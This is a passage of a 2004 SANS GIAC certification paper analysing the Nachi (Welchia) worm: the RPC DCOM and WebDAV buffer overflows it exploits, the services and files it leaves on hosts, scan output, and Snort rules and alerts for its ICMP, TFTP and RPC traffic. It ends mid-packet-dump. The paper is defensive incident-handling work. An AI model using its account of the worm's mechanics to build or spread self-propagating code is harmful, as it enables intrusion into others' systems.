



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

# **Nachi to the Rescue?**

GIAC Certified Incident Handler (GCIH)

Practical Assignment v3

Russell Griffith  
February 24, 2004

© SANS Institute 2004, Author retains full rights.

## Abstract/Summary

This paper will take the reader through a detailed look into the Nachi worm (AKA: Welchia), including each of the two vulnerabilities that the worm exploits in order to spread. A fictitious corporate network will be defined, and the effects of a Nachi outbreak analyzed from both a workstation and a network standpoint. Next, the application of the six step incident handling process will be detailed from the standpoint of the corporate computer security team. Finally, there will be a brief discussion of the reasons why, contrary to the intent of some malware authors, worms of any kind can and will have a negative impact at both the system and network levels.

© SANS Institute 2004, Author retains full rights.

## Table of Contents

Abstract/Summary .....	2
Table of Contents.....	3
Statement of Purpose .....	4
The Exploit .....	5
<i>Name</i> .....	5
<i>Vulnerability Information</i> .....	5
<i>Variants</i> .....	10
<i>Description</i> .....	10
<i>Attack Signatures</i> .....	10
The Platforms/Environments.....	22
Stages of the Attack.....	24
<i>Reconnaissance</i> .....	24
<i>Scanning</i> .....	24
<i>Exploiting the System</i> .....	25
<i>Keeping Access</i> .....	27
<i>Covering Tracks</i> .....	28
The Incident Handling Process .....	29
<i>Preparation</i> .....	29
<i>Identification</i> .....	30
<i>Containment</i> .....	30
<i>Eradication</i> .....	32
<i>Recovery</i> .....	33
<i>Lessons Learned</i> .....	34
Summary .....	36
References .....	37
Appendix A - DLLHOST.EXE .....	39

## Statement of Purpose

On July 16, 2003, a critical vulnerability in the RPC DCOM component of Windows was publicly announced. Twenty-six days after the vulnerability was announced, a worm known as Blaster began to quickly spread by exploiting this hole. One week later, it was Nachi to the rescue. This “good” worm, designed to eradicate the Blaster worm by “cleaning” and “patching” infected computers, began to pound networks around the world with some system administrators deciding to shut down parts of their networks for cleanup [1].

A number of system administrators thought, incorrectly, that their firewalls protected them from both the Blaster and Nachi worms. An outbreak at one such network will be discussed along with the Incident Handling process that ensued, including the very important lessons learned, one of which dealing with the likely entry points into the network.

Analysis of the Nachi worm and its outbreak on the afore mentioned network will both reinforce the need for Defense in Depth and show some of the many downsides to so called “good” worms.

© SANS Institute 2004, Author retains full rights.

# The Exploit

## Name

Each of the various anti-virus software vendors performs their own analysis of viruses/worms as they are identified. As such, each has its own naming convention leading to the likely possibility of one virus/worm being known by a number of names. Below is a table listing the names given this worm by each of six leading vendors. For the purpose of this paper, the worm will be referred to as Nachi.

<u>Name</u>	<u>Vendor</u>	<u>Vendor Summary</u>
Win32.Nachi.A	CA	<a href="http://www3.ca.com/solutions/collateral.asp?CT=27081&amp;CID=49258">http://www3.ca.com/solutions/collateral.asp?CT=27081&amp;CID=49258</a>
Welchi	F-Secure	<a href="http://www.f-secure.com/v-descs/welchi.shtml">http://www.f-secure.com/v-descs/welchi.shtml</a>
W32/Nachi.worm	McAfee	<a href="http://us.mcafee.com/virusInfo/default.asp?id=nachi">http://us.mcafee.com/virusInfo/default.asp?id=nachi</a>
W32/Nachi-A	Sophos	<a href="http://www.sophos.com/virusinfo/analyses/w32nachi.html">http://www.sophos.com/virusinfo/analyses/w32nachi.html</a>
W32.Welchia.Worm	Symantec	<a href="http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html">http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html</a>
WORM_NACHI.A	Trend Micro	<a href="http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NACHI.A">http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NACHI.A</a>

## Vulnerability Information

Most worms and viruses take advantage of vulnerabilities, whether they are susceptibility of people to social engineering or poorly coded software, in order to spread. There are many groups who analyze vulnerabilities and distribute information pertaining to them, again leading to a number of names to refer to one vulnerability. Having multiple names to refer to the same vulnerability led to both confusion and difficulty across the security industry in correlating issues across the many tools and reporting mechanisms. This issue led to the creation, in late 1999, of the Common Vulnerabilities and Exposures (CVE) list (<http://www.cve.mitre.org>), which is meant to standardize the names of the many vulnerabilities and security exposures.

The Nachi worm was designed to take advantage of each of two separate vulnerabilities in order to self-propagate.

## **Vulnerability #1 - Remote Buffer Overflow in Microsoft RPC Interface**

Common Vulnerability and Exposure: [CAN-2003-0352](#)

CERT/CC Advisory: [CA-2003-16](#)

CERT/CC Vulnerability Note: [VU#568148](#)

Microsoft Security Bulletin: [MS03-026](#)

Microsoft Knowledge Base Article: [823980](#)

Affected Operating Systems:

- Microsoft Windows NT 4.0 [All Service Pack (SP) Levels]
- Microsoft Windows NT 4.0 Terminal Services Edition [All SP Levels]
- Microsoft Windows 2000 [SPs earlier than SP5]
- Microsoft Windows XP [SPs earlier than SP2]
- Microsoft Windows Server 2003 [SPs earlier than SP1]

Protocols/Services/Applications:

### *Remote Procedure Call (RPC)*

RPC is a protocol that provides a mechanism by which applications on one computer can make application procedure calls on a remote computer. As illustrated in Figure1 below, the client application makes calls to the client stub which bundles all necessary information and passes it to the client run-time library which handles the transmission (network) functions. The RPC service, which is enabled by default, listens for RPC calls which are handled by the server run-time library, passed to the server stub for unbundling then to the server application for processing. Finally, the whole process works in reverse to pass any resulting data and/or messages back to the client [2].




Figure 1 - RPC Architecture [2]

### *Distributed Component Object Model (DCOM)*

The Component Object Model is a programming model designed to allow developers to create application components that both are programming language independent and can easily interoperate with components created by other developers and vendors. DCOM utilizes the Distributed Computing Environment (DCE) RPC libraries to wrap the COM procedure calls for transport across the network, extending COM across distributed computers.

#### Vulnerable Ports:

Most network aware applications utilize the client-server model in which the server has a service or daemon running and waiting for client requests. Each of these services listens for client connections on a specific port (known to the client application) which essentially opens a small window into the server computer. For example, when surfing the web, browsers such as Microsoft Internet Explorer and Netscape Navigator connect to servers listening on port 80/TCP.

There are a number of services within the Microsoft Windows operating system that utilize RPC, leaving a number of ports vulnerable. In addition to the commonly known RPC ports listed below, there may be other vulnerable ports on which an RPC based service is listening [3].

- 135/TCP (epmap) DCE endpoint resolution
- 135/UDP (epmap) DCE endpoint resolution
- 137/UDP (netbios-ns) NETBIOS Name Service
- 138/UDP (netbios-dgm) NETBIOS Datagram Service
- 139/TCP (netbios-ssn) NETBIOS Session Service
- 445/TCP (microsoft-ds) Microsoft-DS
- 445/UDP (microsoft-ds) Microsoft-DS
- 593/TCP (http-rpc-epmap) HTTP RPC Ep Map

#### Description:

The RPC DCOM interface vulnerability was discovered and reported to Microsoft by The Last Stage of Delirium Research Group. The details of the vulnerability were released by Microsoft on July 16, 2003 in Microsoft Security Bulletin MS03-026. The bulletin described the vulnerability in the following statement:

“There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface



with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges [4].”

This is a classic buffer overflow vulnerability in which the amount of data input by the RPC client is not properly checked by the DCOM interface on the server. This lack of proper checking allows attackers to send more data than the server is expecting, causing the input buffer to overflow and overwriting other locations in the computers memory. Typically, a buffer overflow will simply cause the server application to fail, but when specially crafted input is sent, the server application will fail in such a way as to allow the attacker to execute code of their choice.

Nachi Specific:

Of the vulnerable operating systems and services/ports described above, the Nachi worm specifically targets TCP port 135 and both Windows 2000 and Windows XP in its attempt to exploit the RPC DCOM vulnerability.

### **Vulnerability #2 - Remote Buffer Overflow in Microsoft IIS 5.0 WebDAV**

Common Vulnerability and Exposure: [CAN-2003-0109](#)

CERT/CC Advisory: [CA-2003-09](#)

Microsoft Security Bulletin: [MS03-007](#)

Microsoft Knowledge Base Article: [815021](#)

Affected Operating Systems:

- Microsoft Windows NT 4.0 [All Service Pack (SP) Levels]
- Microsoft Windows NT 4.0 Terminal Services Edition [All SP Levels]
- Microsoft Windows 2000 [SPs earlier than SP4]
- Microsoft Windows XP [SPs earlier than SP2]

Protocols/Services/Applications:

#### *Core Windows Operating System Library*

Windows comes with a number of core operating system libraries which act as bridges between many applications and the base of the Windows operating system; the kernel. One such component, named ntdll.dll, provides kernel interaction for a number of applications including a web server component known as WebDAV.

### *Hypertext Transport Protocol (HTTP)*

HTTP is the protocol used to transport HTML content across the web between web servers and client browsers.

### *World Wide Web Distributed Authoring and Versioning (WebDAV)*

WebDAV is a protocol extension to HTTP, and is designed to provide the capability to remotely perform web content management functions. Some of these functions include adding, removing, and querying web content properties; and file locking to prevent multiple users from editing a document at the same time [5]. While the WebDAV provided functions are seldom used, the component is installed and enabled by default with the Microsoft ISS web server.

### *Internet Information Services (IIS)*

IIS is the Microsoft web server provided with most recent versions of Windows, and is the base service to which WebDAV requests are made.

#### **Vulnerable Ports:**

Though there are a variety of applications that could make calls to the vulnerable ntdll.dll library, the only one that is remotely accessible is WebDAV which can be accessed via any port on which IIS is listening. In addition to the commonly known HTTP ports listed below, any port on which the IIS service is configured to listen may also be vulnerable.

- 80/TCP (http)                      World Wide Web HTTP
- 443/TCP (https)                      Secure HTTP

#### **Description:**

The vulnerability in the ntdll.dll component of Windows was identified in March of 2003 when a tool exploiting the hole became publicly available. The vulnerability was identified as a buffer overflow in the ntdll.dll library that could be remotely exploited through calls to the WebDAV component of the IIS web server. As with the RPC DCOM buffer overflow, an attacker sending specially crafted packets to a vulnerable web server can allow them to execute code of their choice.

#### **Nachi Specific:**

Of the various operating systems and services/ports described above, the Nachi worm specifically targets TCP port 80 and IIS 5.0 servers with the remotely exploitable WebDAV component. This configuration is most likely to occur on Windows 2000 Server machines, as IIS 5.0 is installed and has the WebDAV component enabled by default [6]. Neither Windows NT 4.0

machines with IIS 4.0 nor Windows XP machines with IIS 5.1 are susceptible to this WebDAV attack.

## **Variants**

While there are a number of other worms, viruses, and exploits that take advantage of the two vulnerabilities described above, there are no publicly known variants of the Nachi worm. Several known exploits for each of the vulnerabilities can be found at the below links to the SecurityFocus web site.

- <http://www.securityfocus.com/bid/8205/exploit/> (RPC DCOM)
- <http://www.securityfocus.com/bid/7116/exploit/> (NTDLL.DLL)

## **Description**

Nachi is one of the first Windows based worms designed to take advantage of two distinct vulnerabilities; buffer overflows in RPC DCOM and IIS WebDAV. The use of two attack vectors combined with poor patching practices and a huge Windows client base allow this worm to spread very quickly.

Upon execution on an exploited host, the Nachi worm will perform the following steps which are further detailed in the “Stages of the Attack” section.

- Checks to see whether or not the host has already been infected, quitting if already infected
- Installs itself as two services
- Kills Blaster worm
- Checks system date, killing itself if the year 2004 has been reached
- Downloads and installs RPC DCOM patch if not already installed
- Creates a listener for infectees to connect back to
- Performs infection scanning process

## **Attack Signatures**

Like most worms, Nachi is in no way stealthy, leaving a very identifiable footprint on infected systems and displaying distinct traffic across a target network.

Infected Host:

*Two services installed and processes running:*

- Nachi worm – DLLHOST.EXE
- Service Name: RpcPatch
- Display Name: WINS Client




Figure 2 – RpcPatch Service Properties

- TFTP server – svchost.exe
- Service Name: RpcTftpd
- Display Name: Network Connections Sharing



Figure 3 – RpcTftpd Service Properties

Note: In an attempt to make these services appear legitimate, descriptions for each were copied from existing services (see region [7] output excerpt below).

```

1126 611.57443502 SERVICES.EXE:212 QueryValue
HKLM\System\CurrentControlSet\Services\MSDTC\Description SUCCESS
"Coordinates transactions that are distributed across two or more databases, message queues, file
systems, or other transaction protected resource managers."

1131 611.57863611 SERVICES.EXE:212 SetValue
HKLM\System\CurrentControlSet\Services\RpcTftpd\Description SUCCESS
"Coordinates transactions that are distributed across two or more databases, message queues, file
systems, or other transaction protected resource managers."

1152 612.29096519 SERVICES.EXE:212 QueryValue
HKLM\System\CurrentControlSet\Services\Browser\Description SUCCESS
"Maintains an up-to-date list of computers on your network and supplies the list to programs that
request it."

1157 612.29240532 SERVICES.EXE:212 SetValue
HKLM\System\CurrentControlSet\Services\RpcPatch\Description SUCCESS
"Maintains an up-to-date list of computers on your network and supplies the list to programs that
request it."

```




Figure 4 – Running Processes

*One service removed (if infected with Blaster worm):*

- Blaster worm – msblast
  - Kills any process with name of msblast, regardless of case or extension [10].

*Two executables added:*

- %system%\wins\DLLHOST.EXE (Nachi worm; see Appendix A for details)
- %system%\wins\svchost.exe (Windows supplied Tftp server)
  - Copied from %system%\dllcache\tftpd.exe, if exists (normally found on Server versions of Windows 2000). Otherwise copied from attacking host.

Note: %system% (Windows 2000 = C:\WINNT\System32; Windows XP = C:\Windows\System32)

*One executable removed (if infected with Blaster worm):*

- %system%\msblast.exe (Blaster worm)

Note: %system% (Windows 2000 = C:\WINNT\System32; Windows XP = C:\Windows\System32)

*Two open/listening ports:*

- random TCP port between 666 and 765 – Nachi worm
  - Usually uses port 707/TCP due to an issue with the way it generates its random number [10].

- 69/UDP – Tftp Server

## Results of FPort run on infected host [8]:

```
C:\>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid    Process      Port  Proto Path
420    svchost    -> 135   TCP   C:\WINNT\system32\svchost.exe
8      System     -> 445   TCP
1200   DLLHOST    -> 707   TCP   C:\WINNT\system32\wins\DLLHOST.EXE
512    MSTask     -> 1025  TCP   C:\WINNT\system32\MSTask.exe
8      System     -> 1030  TCP

736    svchost    -> 69    UDP   C:\WINNT\system32\wins\svchost.exe
420    svchost    -> 135   UDP   C:\WINNT\system32\svchost.exe
8      System     -> 445   UDP
224    lsass      -> 500   UDP   C:\WINNT\system32\lsass.exe
212    services  -> 1029  UDP   C:\WINNT\system32\services.exe
1200   DLLHOST    -> 1036  UDP   C:\WINNT\system32\wins\DLLHOST.EXE
```

NOTE: Process IDs match those shown in task manager above.

## Results of Nmap scans run from remote host [9]:

### TCP Ports

```
C:\>nmap -n -sS -sV 192.168.244.128

Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-23 16:42
Eastern Standard Time
Interesting ports on 192.168.244.128:
(The 1654 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows msrpc
707/tcp    open  unknown
1025/tcp   open  msrpc   Microsoft Windows msrpc

Nmap run completed -- 1 IP address (1 host up) scanned in 42.571 seconds
```

### UDP Ports

```
C:\>nmap -n -sU 192.168.244.128

Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-23 16:45
Eastern Standard Time
Interesting ports on 192.168.244.128:
(The 1475 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
69/udp    open  tftp
135/udp    open  msrpc
500/udp    open  isakmp

Nmap run completed -- 1 IP address (1 host up) scanned in 4.226 seconds
```

## MS03-026 Patch Installation and Reboot:

### Windows 2000 Files [11]

Date	Time	Version	Size	File name
05-Jul-2003	17:15	5.0.2195.6769	944,912	Ole32.dll
05-Jul-2003	17:15	5.0.2195.6753	432,400	Rpcrt4.dll
05-Jul-2003	17:15	5.0.2195.6769	188,688	Rpcss.dll

### Windows XP Home and Professional Files [11]

Date	Time	Version	Size	File name	
05-Jul-2003	19:14	5.1.2600.1115	1,092,096	Ole32.dll	pre-SP1
05-Jul-2003	19:14	5.1.2600.109	439,296	Rpcrt4.dll	pre-SP1
05-Jul-2003	19:14	5.1.2600.1115	203,264	Rpcss.dll	pre-SP1
05-Jul-2003	19:12	5.1.2600.1243	1,120,256	Ole32.dll	with SP1
05-Jul-2003	19:12	5.1.2600.1230	504,320	Rpcrt4.dll	with SP1
05-Jul-2003	19:12	5.1.2600.1243	202,752	Rpcss.dll	with SP1

## Anti-Virus Recognition:

### Pre-Infection

Many of the popular anti-virus products provide an auto-protect mechanism to scan files as they are accessed by the computer, thus preventing some infections from ever occurring. In the case of the Nachi worm, some anti-virus products will catch the infection after the buffer overflow occurs, but before infection. Symantec AntiVirus, for example, catches the DLLHOST.EXE file as it is being transferred from the attacker to the victim (TFTP952 below is the temporary filename given to DLLHOST.EXE as it is being transferred).



Figure 5 – Symantec AntiVirus Realtime Protection Notification

Without this auto-protect feature, the above host would have become fully infected by the Nachi worm.

### Post-Infection

For those machines with anti-virus software that either has no auto-protect feature or does not have this feature enabled, the Nachi worm would be identified through regular scans of the hard disk. This of course assumes that the particular vendor has created signatures to detect the Nachi file (DLLHOST.EXE), that the signatures on the infected host have been updated, and that a post-infection scan is performed either manually or by some automated method (scheduled,



startup, etc.). When detecting the worm, anti-virus software will identify the DLLHOST.EXE file (located in the %system%/wins/ directory) as the offending file (see example below). Though located in a non-standard directory (%system%/wins/), the svchost.exe file will not be identified as a viral file due to the fact that it is a legitimate Windows tftp server file.




Figure 6 – Symantec AntiVirus System Scan Notification

#### *Other Recognition:*

In some cases, vulnerable hosts may experience erratic system behavior if the infection attempt causes the RPC service to fail. This will lead the user to experience difficulties while working with many of the installed applications including email clients and word processors.

#### *Network Standpoint:*

##### *Attempts to Download DCOM RPC Patch:*

In some cases, infected hosts can be identified when a border firewall is configured to allow HTTP requests only from a non-transparent proxy or set of proxy IP addresses. When a non-transparent proxy configuration is in place, all clients must be configured to direct requests to the proxy before they are forwarded out of the network. Nachi is not programmed to utilize the proxy settings of the infected host and therefore, the firewall logs would show failed attempts to connect to one of the below URLs:

<http://download.microsoft.com/download/6/9/5/6957d785-fb7a-4ac9-b1e6-cb99b62f9f2a/Windows2000-KB823980-x86-KOR.exe>

<http://download.microsoft.com/download/5/8/f/58fa7161-8db3-4af4-b576-0a56b0a9d8e6/Windows2000-KB823980-x86-CHT.exe>

<http://download.microsoft.com/download/2/8/1/281c0df6-772b-42b0-9125-6858b759e977/Windows2000-KB823980-x86-CHS.exe>

http://download.microsoft.com/download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe

http://download.microsoft.com/download/e/3/1/e31b9d29-f650-4078-8a76-3e81eb4554f6/WindowsXP-KB823980-x86-KOR.exe

http://download.microsoft.com/download/2/3/6/236eaaa3-380b-4507-9ac2-6cec324b3ce8/WindowsXP-KB823980-x86-CHT.exe

http://download.microsoft.com/download/a/a/5/aa56d061-3a38-44af-8d48-85e42de9d2c0/WindowsXP-KB823980-x86-CHS.exe

http://download.microsoft.com/download/9/8/b/98bcfad8-afbc-458f-aaee-b7a52a983f01/WindowsXP-KB823980-x86-ENU.exe

Some organizations may also have border firewalls and/or intrusion detection systems (IDS) configured to log attempts to download executable files, in which case the above would be logged as well.

#### ICMP Sweeps:

A second sign of infected hosts on a network is a dramatic increase in the amount of ICMP (ping) traffic, the majority of which will be sequentially scanning for potential victims. These ICMP packets have a non-standard payload of 64 bytes of "a" (see below) and are therefore easily identified by any type of IDS.

```
0x0000 0050 56c0 0001 000c 29ee 863f 0800 4500 .PV.....)??..E.
0x0010 005c 000b 0000 8001 d0c2 c0a8 f480 c0a8 .\.....
0x0020 f401 0800 9faa 0200 0100 aaaa aaaa aaaa .....
0x0030 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0040 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0050 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0060 aaaa aaaa aaaa aaaa aaaa ..... ..
```

#### Sample Nachi Ping Packet Contents

This payload is similar to that generated by a tool known as Cyberkit 2.2, for which there existed IDS signatures prior to the Nachi outbreak. An organization with such a signature in place would have had the ability to identify an infected host even when the Nachi worm was brand new.

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING CyberKit 2.2
Windows"; content:"|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|"; itype:8; depth:32;
reference:arachnids,154; sid:483; classtype:misc-activity; rev:2;)
```

#### Snort ICMP Rule - CyberKit 2.2 [12]

```
[**] ICMP PING CyberKit 2.2 Windows [**]
11/23-14:21:24.381624 0:C:29:EE:86:3F -> 0:50:56:C0:0:1 type:0x800 len:0x6A
192.168.244.128 -> 192.168.244.1 ICMP TTL:128 TOS:0x0 ID:10 IpLen:20 DgmLen:92
Type:8 Code:0 ID:512 Seq:256 ECHO
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA .....
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA .....
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA .....
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA .....
```

#### Snort ICMP Alert - CyberKit 2.2

Some networks may become overwhelmed by the flood of ICMP packets generated by infected hosts; resulting in denial of service (DoS) symptoms.

#### TFTP Traffic:

Nachi uses TFTP (Trivial File Transfer Protocol) to copy itself from the attacking host to the target host. This protocol provides no mechanism to allow for user authentication and is therefore a security risk and rarely used within most networks. It is this security risk that lead to the creation of IDS rules that would identify use of TFTP to either GET or PUT files from/to hosts within a network. Use of an IDS rule to identify any TFTP GET statement would have allowed for early identification of Nachi infections.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get"; content:"|00
01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444; rev:2;)

Snort TFTP Rule - TFTP GET (Any File) [13]

[**] TFTP Get [**]
11/23-19:53:35.842392 0:50:56:C0:0:1 -> 0:C:29:EE:86:3F type:0x800 len:0x3E
192.168.244.1:1030 -> 192.168.244.128:69 UDP TTL:128 TOS:0x0 ID:108 IpLen:20
DgmLen:48
Len: 20
00 01 64 6C 6C 68 6F 73 74 2E 65 78 65 00 6F 63 ..dllhost.exe.oc
74 65 74 00 tet.

Snort TFTP Alert - TFTP GET (Any File)
```

The above generic TFTP GET signature could be modified to look specifically for the transfer of the dllhost.exe file, significantly reducing the number of false positives for networks on which TFTP is used.

```
alert udp any any -> any 69 (msg:"TFTP GET dllhost.exe"; content: "|0001|";
offset:0; depth:2; content:"dllhost.exe"; offset:2; nocase;
classtype:successful-admin; rev:1;)

Snort TFTP Rule - TFTP GET (dllhost.exe)
```

### *RPC Based Traffic:*

As mentioned above, Nachi, along with a number of other malware, exploits an RPC DCOM interface vulnerability as one of its propagation mechanisms. Among the various malware that exploited this vulnerability, Nachi was late in joining the game. As such, IDS signatures to identify exploit attempts existed prior to the outbreak of Nachi. Though these signatures would not definitively identify Nachi, they would alert system administrators of a possible issue.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established; content:"|05|";
distance:0; within:1; content:"|0b|"; distance:1; within:1;
byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 00 00 00 00
00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)

Snort NetBIOS Rule - RPC DCOM Exploit Attempt [14]

[**] NETBIOS DCERPC ISystemActivator bind attempt [**]
11/23-19:53:24.240236 0:C:29:EE:86:3F -> 0:50:56:C0:0:1 type:0x800 len:0x7E
192.168.244.128:1031 -> 192.168.244.1:135 TCP TTL:128 TOS:0x0 ID:17 IpLen:20
DgmLen:112 DF
***AP*** Seq: 0xF3343220 Ack: 0x2E85167E Win: 0x4470 TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 .....H.....
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 .....
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 .....F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....].....
2B 10 48 60 02 00 00 00 +.H`....

Snort NetBIOS Alert - RPC DCOM Exploit Attempt
```

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"DCE RPC Interface Buffer
Overflow Exploit"; content:"|00 5C 00 5C|"; content:!"|5C|"; within:32;
flow:to_server,established; reference:bugtraq,8205; rev: 1; )

```

# **Snort RPC Rule - RPC DCOM Buffer Overflow Attempt [15]**

```

[**] DCE RPC Interface Buffer Overflow Exploit [**]
11/23-19:53:25.398569 0:C:29:EE:86:3F -> 0:50:56:C0:0:1 type:0x800 len:0x5EA
192.168.244.128:1031 -> 192.168.244.1:135 TCP TTL:128 TOS:0x0 ID:76 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0xF3343268 Ack: 0x2E8516BA Win: 0x4434 TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00 .....
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00 .....
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00 t,..`^.....
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00 p^.....|^.....
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20 .....*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00 .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00 .....
